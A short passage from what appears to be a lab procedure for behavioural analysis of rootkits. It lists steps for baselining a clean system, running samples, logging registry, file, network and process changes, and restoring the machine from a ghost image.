- 2) Monitor the clean system and save logs and or text files for baseline comparison purposes
- 3) Run the executable files within the rootkit
- 4) Note the following possible areas of activity during install and while running:  
(save log or text files where applicable)
  - a. Registry
  - b. File
  - c. Network
  - d. Process
  - e. Any other system activity changes
- 5) If the rootkit does not work repeat the same steps as above using the WinXPsp1a image.
- 6) Restore the computer system using the ghost image prior to running another rootkit.

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